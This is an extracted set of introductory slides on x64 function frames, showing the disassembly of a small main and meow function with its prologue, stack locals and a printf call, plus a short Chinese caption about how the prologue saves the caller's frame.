
# \$ Introduction

## x64 - Function Frame

```
u1f383@u1f383:/
```

```
$ | <main>    endbr64
<main+4>    push    rbp
<main+5>    mov     rbp, rsp
<main+8>    mov     esi, 0x50505050
<main+13>   mov     edi, 0x40404040
<main+18>   call    meow
<main+23>   mov     eax, 0

<meow>      endbr64
<meow+4>:  push    rbp
<meow+5>:  mov     rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
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<meow+65>: nop
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```



# \$ Introduction

## x64 - Function Frame




```
u1f383@u1f383:/
```

```
$ <main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>      endprb4
<meow+4>  push   rbp
<meow+5>  mov    rbp, rsp
<meow+8>  sub    rsp, 0x10 # 2 units in graph
<meow+12> mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19> mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26> mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33> mov    edx, DWORD PTR [rbp-0xc]
<meow+36> mov    eax, DWORD PTR [rbp-0x8]
<meow+39> add    edx, eax
<meow+41> mov    eax, DWORD PTR [rbp-0x4]
<meow+44> add    eax, edx
<meow+46> mov    esi, eax
<meow+48> lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55> mov    eax, 0x0
<meow+60> call   0x5646aab5b050 <printf@plt>
<meow+65> nop
<meow+66> leave
<meow+67> ret
```

透過 function prologue 保存上個 function frame



# \$ Introduction

